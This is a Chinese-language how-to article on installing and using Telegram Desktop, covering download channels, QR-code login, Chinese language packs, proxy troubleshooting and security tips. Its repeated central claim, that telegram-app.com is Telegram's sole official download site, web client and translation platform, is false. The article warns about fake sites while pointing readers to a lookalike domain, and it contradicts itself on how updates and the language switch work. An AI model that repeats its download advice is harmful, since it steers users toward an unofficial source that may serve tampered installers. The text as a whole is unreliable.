一文看懂telegram电脑版的3种安装方式与使用限制
telegram电脑版的官方名称为 Telegram Desktop,由 Telegram FZ-LLC 在 telegram-app.com 提供 Windows、macOS、Linux 三平台下载(2025)。它是同账号云端同步的正版客户端,安装包约 50MB,且提供解压即用的便携版。与网页版相比功能更完整、支持本地离线缓存,可直接从资源管理器拖入整个文件夹发送,适合长时间办公的重度用户。
核心要点
- 官方唯一下载入口telegram-app.com,认准域名避开捆绑陷阱
- Windows安装包约50MB,提供解压即用便携版,用完删除不留痕迹
- 电脑端无法独立注册,需手机扫码或输入验证码登录
- 桌面版本地缓存聊天记录,断网可读,打开秒进无需重载
- 可从资源管理器直接拖整个文件夹发送,省去手机转发
关键速览
- 官网 telegram-app.com 提供 Windows、macOS、Linux 三平台下载
- 3 种安装方式:官网安装包、应用商店、免安装便携版
- 电脑端登录需手机扫码或输入接收的验证码,无法独立注册
- 桌面版同步全部云端聊天记录,本地不占大量空间
- 部分定位类与隐私设置功能仅在手机端可用
Telegram电脑版是什么 和手机版、网页版有什么区别?
telegram电脑版(官方名为 Telegram Desktop)是 Telegram 在电脑上运行的独立客户端软件,由 Telegram FZ-LLC 官方开发,支持 Windows、macOS 和 Linux 三大系统(2025 年数据)。它把消息和文件做云端同步,比网页版功能更全,比手机版更适合长时间在键盘前办公。

三者最大的差别在“本地能力”。手机版是核心,必须先用手机号注册账号;网页版(telegram-app.com)只是浏览器里的轻量界面,关掉标签页就断;桌面版则把数据缓存到电脑本地。
桌面版、网页版、手机版到底差在哪?
差在三件事:离线缓存、本地文件夹访问、功能完整度。下面是可声明的对比。
| 维度 | telegram电脑版 | 网页版 | 手机版 |
|---|---|---|---|
| 离线读历史消息 | 支持,缓存在本地 | 不支持,需联网 | 支持 |
| 直接拖拽本地文件发送 | 支持,可拖整个文件夹 | 受浏览器限制 | 需相册选取 |
| 安装包大小(Windows x64) | 约 50MB | 免安装 | 视应用商店 |
| 键盘快捷键管理频道/群组 | 完整 | 部分 | 触屏为主 |
桌面版的安装包在 telegram-app.com 约 50MB(2025 年),还提供无需安装的便携版(portable version,指解压即用、不写入系统注册表的绿色版本)。这点对在公司电脑或网吧临时登录的人很实用,用完删掉文件夹即可,不留安装痕迹。
重度用户为什么更适合桌面版?
因为重度用户每天要管多个群组、收发大文件、查几个月前的聊天记录。网页版每次都要重新加载,断网就空白;桌面版把这些缓存在硬盘,打开秒进。需要发一个 2GB 的视频或一整个项目文件夹时,桌面版能直接从资源管理器拖进对话框,省去先传手机再转发的麻烦。
想进一步了解电脑版的具体玩法,可参考Telegram 电脑版 7 个核心功能一次看懂。
Telegram电脑版官方下载入口在哪里?如何辨别伪官网?
telegram电脑版的唯一官方下载入口是 telegram-app.com,2025 年仍由 Telegram FZ-LLC 提供 Windows、macOS、Linux 安装包,Windows x64 安装包约 50MB,同时附带免安装的便携版。认准这个域名,就能避开绝大多数捆绑软件陷阱。
三种官方获取渠道,可信度怎么排?
正规渠道只有三条,可信度都达标,区别在更新速度和易用性。
| 渠道 | 发布者 | 适用系统 | 特点 |
|---|---|---|---|
| telegram-app.com | Telegram FZ-LLC | Windows/macOS/Linux | 更新最快,含便携版 |
| Microsoft Store | Telegram FZ-LLC | Windows 10+ | 自动更新,无需管理员权限 |
| Telegram Web (telegram-app.com) | Telegram FZ-LLC | 任意浏览器 | 免安装,功能略少 |
商店版发布者必须显示「Telegram FZ-LLC」,对不上就是仿冒。
怎么一眼识破伪官网?
记住三个特征,避开仿冒站:
- 捆绑安装器:正版安装包不含「推荐安装XX浏览器」勾选项,多了就是二次打包。
- 付费下载:Telegram 全程免费,任何收取「会员费/加速费」的页面都是骗局。
- 汉化外挂版:宣称「内置中文补丁」的修改版可能植入木马,官方本身就支持中文界面切换。
想系统了解安全获取方式,可参考 telegram下载怎么才算安全 一文。

Telegram Desktop、Microsoft Store版、网页版哪个更好?

办公电脑选 Telegram Desktop 独立安装版,临时用机选网页版。Microsoft Store 版只在 Windows 10 及更新系统上有意义。三者最大差异在自动更新和代理设置:Microsoft Store 版由商店自动推送更新,独立版需手动确认,而网页版无需安装、关掉浏览器即退出。
代理设置是关键分水岭。telegram电脑版的独立版和 Store 版都内置 SOCKS5、MTProto 代理(一种专为绕过封锁设计的协议)选项,网页版则依赖系统或浏览器代理,无法单独配置。
| 方式 | 自动更新 | 占用空间 | 登录稳定性 | 内置代理 |
|---|---|---|---|---|
| Telegram Desktop 独立版 | 手动确认 | 约 50MB | 高,长期保持会话 | 支持 |
| Microsoft Store 版 | 商店自动 | 约 60MB | 高 | 支持 |
| 网页版 | 无需更新 | 0,仅缓存 | 关闭浏览器即退出 | 不支持 |
独立版安装包约 50MB,来自官方下载入口(2025年由 Telegram FZ-LLC 提供)。想了解更多分场景用法,可参考5种常见用法解析。
Telegram电脑版怎么在Windows和Mac上安装登录?

telegram电脑版在Windows和Mac上的安装登录核心是一步:用手机扫码关联,无需在电脑上重新输入手机号。从telegram-app.com 下载安装包(2025 年 Windows x64 约 50MB),安装后用手机 Telegram 扫码即可登录,聊天记录通过云端自动同步到新设备。
⚠️ 常见错误: 在电脑版上尝试用桌面客户端直接注册新账号。原因:Telegram Desktop 无独立注册功能,必须先用手机号在手机端建号,桌面端只能扫码或输入验证码登录。修复:先在手机版完成注册,再到电脑端关联登录。
Windows 和 Mac 的安装步骤有什么不同?
两个系统的下载入口相同,区别只在安装包格式。Windows 下载的是.exe 安装文件,双击后一路确认即可,2025 年的中文教程指出安装完成会在桌面生成蓝色纸飞机图标。Mac 下载的是.dmg 镜像,需把 Telegram 图标拖入「应用程序」文件夹。Telegram 官方应用页显示,2025 年 Telegram Desktop 同时覆盖 Windows、macOS 和 Linux 三大系统。
为什么不用手机号、扫码就能登录?
因为电脑端是已有账号的「关联设备」,不是新注册。在手机 Telegram 打开「设置 → 设备(Devices)→ 关联桌面设备」,会弹出二维码;电脑端首次启动时显示扫码画面,对准即可秒登。这样既避免在公共电脑上暴露手机号,也防止短信验证码被拦截。
登录后所有历史消息会从云端拉取,这就是多设备云同步:消息存在 Telegram 服务器,不依赖单一设备。你在手机删的电脑也同步删,换电脑重装记录不丢。想了解电脑端能干什么,可看 Telegram 电脑版 7 个核心功能一次看懂。
Telegram电脑版怎么设置成中文界面?
telegram电脑版本身不内置中文界面,需通过官方语言包链接切换。2025 年起,Telegram 官方桌面版支持云端同步语言设置,点击社区维护的 @zh_CN 等语言包链接后选择「Change」即可。整个过程约 30 秒,无需重装软件。
官方中文语言包怎么应用?
在已登录的 telegram电脑版里,把 t.me/setlanguage/zh-hans-beta(简体)或 zh-hant-beta(繁体)链接粘贴到任意聊天框,点击后软件弹出确认窗口,选「Apply」界面立即变中文。这是 Telegram 内置的语言包机制,由官方翻译平台 telegram-app.com上的志愿者维护,更新会随客户端版本推送。
为什么不要装第三方汉化包?
第三方汉化包要求你下载被修改过的客户端,或手动替换语言文件。这两种做法都绕开了官方签名校验。被篡改的安装包可能植入键盘记录或窃取登录密钥,让你的账号被盗。
- 官方语言包:仅替换界面文字,不改动程序代码,账号安全不受影响
- 第三方汉化客户端:替换整个 exe 文件,无法验证来源,存在恶意代码风险
telegram 的建议很明确:界面语言只通过官方链接切换,软件本体永远从 telegram-app.com获取。想了解更多安全获取方式,可参考telegram下载怎么才算安全这篇指南。
Telegram电脑版连接失败、转圈打不开怎么办?

telegram电脑版一直显示「Connecting」转圈,九成是网络无法直连导致,需按「网络→代理→系统时间→版本」四步排查。最快的验证方法:进入设置里的「Advanced(高级)」找到「Connection type(连接类型)」,配置代理后通常 10 秒内即可连上。Telegram Desktop 内置 SOCKS5 和 MTProto 两种代理入口,这是桌面版独有的便利。
四类原因怎么按顺序排查?
从最常见到最少见,依次检查。盲目重装软件往往白费力气。
| 原因 | 排查动作 |
|---|---|
| 网络无法直连 | 换手机热点测试,若热点能连说明是当前网络环境受限 |
| 代理未配置 | 设置→Advanced→Connection type→Use custom proxy,填入 SOCKS5 地址端口 |
| 系统时间偏差 | 偏差超过 5 分钟会导致加密握手失败,开启系统自动校时 |
| 版本过旧 | 从 telegram-app.com 重新下载约 50MB 的最新安装包覆盖安装 |
内置代理入口在哪里?
路径是「设置(齿轮图标)→ Advanced → Connection type → Use custom proxy」。选 SOCKS5 时填服务器、端口、账号密码;选 MTProto 时填服务器、端口和 secret 密钥。配置好后,连接图标不再转圈即代表成功。想了解更多桌面端实操技巧,可参考 Telegram 电脑版 7 个核心功能一次看懂。
系统时间这一点最容易被忽略。Telegram 用时间戳做加密校验,电脑时钟若差太多,服务器会直接拒绝握手,表现就是永远转圈却不报错。
使用Telegram电脑版有哪些安全和隐私注意事项?
用 telegram电脑版最该做三件事:开启两步验证、定期清退陌生活动会话、清理本地缓存。Telegram 官方桌面版由 Telegram FZ-LLC 在 telegram-app.com 提供(2025),但电脑端把聊天记录和媒体文件存在本地,一旦电脑被他人接触,数据就有泄露风险。
本地缓存藏了哪些隐私?
桌面端会把图片、视频缓存到硬盘里。进入「设置 → 高级 → 数据和存储」可看到缓存占用,手动点「清除缓存」即可删除。公用电脑用完务必退出登录,否则下一个人能直接看到你的聊天。
怎么清退陌生登录?
到「设置 → 隐私和安全 → 活动会话(Active Sessions)」,这里列出所有登录你账号的设备。看到不认识的城市或设备,立刻点「终止会话」。盗号常见手法就是骗你扫码,结果把对方的电脑加进了你的会话列表。
两步验证为什么必须开?
短信验证码可能被劫持。开启「两步验证」后,新设备登录除了验证码还要输入你设的密码,这道防线能挡住绝大多数盗号。建议同时设置一个找回邮箱,别让自己忘了密码也进不去。想了解更多隐私设计,可参考这篇关键功能与安全设计解读。
总结 选对入口与设置才能顺畅使用
顺畅使用 telegram电脑版只取决于四个动作:从官方入口下载、选对版本、切换中文、做好安全防护。只要从 telegram-app.com 获取约 50MB 的 Windows x64 安装包(2025),跳过来路不明的聚合站,后续问题大多能自行解决。
把下面这份清单走一遍,再开始用:
- 下载入口:只认telegram-app.com,发布者应为 Telegram FZ-LLC,便携版同地址提供。
- 版本选择:办公机选独立安装版(自动更新),临时用机选网页版,Windows 10 及以上可用 Microsoft Store 版。
- 中文设置:点击官方语言包链接后选「Change」,约 30 秒完成,云端同步。
- 安全防护:开两步验证、清退陌生会话、退出时清本地缓存。
想横向比较不同获取渠道的安全性,可参考5 个常见 telegram下载渠道对比。装好后照清单核一遍,比事后排查省时间。